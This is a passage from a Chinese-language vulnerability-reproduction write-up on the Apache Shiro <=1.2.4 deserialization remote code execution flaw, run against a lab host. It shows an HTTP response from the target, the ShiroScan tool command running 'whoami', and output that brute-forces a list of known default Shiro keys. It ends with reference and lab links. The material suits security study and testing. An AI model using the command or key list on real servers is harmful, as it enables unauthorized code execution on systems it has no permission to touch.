Content-Type: text/html; charset=ISO-8859-1
Content-Length: 1025
Date: Sat, 04 Jul 2020 13:32:08 GMT
Connection: close

<html>
<head>
<link type="text/css" rel="stylesheet" href="/samples-web-1.4.1/style.css?>
<title>Apache Shiro Quickstart</title>
</head>
<body>

<h1>Apache Shiro Quickstart</h1>

<p>Hi Guest!
(
Log in (sample accounts provided))
)
</p>
</body>
</html>

5、检查一下执行结果，可以看到成功创建了一个test文件。

一键检测工具：ShiroScan

Shiro<=1.2.4反序列化，一键检测工具，可以检测出漏洞，但并不知道漏洞利用模块和key的值。

Github项目地址：<https://github.com/sv3nbeast/ShiroScan>

```
D:\ShiroScan-master>python shiro_rce.py http://192.168.172.129:8080 "whoami"
```

ShiroScan

By 斯文

Welcome To Shiro反序列化 RCE !

```
[*] 开始检测模块 Class1:CommonsBeanutils1
[+] CommonsBeanutils1模块 key: fCq+/xW488hMTCD+cmJ3aQ== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: wGiHplamyX1VB11UXWo18g== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 3AvVhmFLUs0KTA3Kprsdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 2AvVhdsgUs0FSA3SDFAdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: WcfHGU25gNnTxT1mJMeSpw== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: Z3VucwAAAAAAAAAAAAAAAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: ZUdsaGJuSmxibVI2ZHc9PQ== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 4AvVhmFLUs0KTA3Kprsdag== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 6ZmI6I2j5Y+R5aSn5ZO1AA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 5aaC5qKm5oqA5pyvAAAAAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: L7RioUULEFhRyxM7a2R/Yg== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: r0e3c16IdVkouZgk1TKVMg== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 1QWLxg+NYmxraMoxAXu/Iw== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: bW1jcm9zAAAAAAAAAAAAAA== 已成功发送! 状态码:200
```

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参考链接：

apache shiro java反序列化漏洞自动检测

<https://www.arno.site/?p=934>

Apache Shiro 远程代码执行漏洞复现

<http://www.oniont.cn/index.php/archives/298.html>

Apache Shiro Padding Oracle导致远程代码执行漏洞预警

<https://www.anquanke.com/post/id/192819>

从更深层面看Shiro Padding Oracle漏洞

<https://www.anquanke.com/post/id/203869#h3-4>

vulhub实验

<https://vulhub.org/#/environments/shiro/CVE-2016-4437/>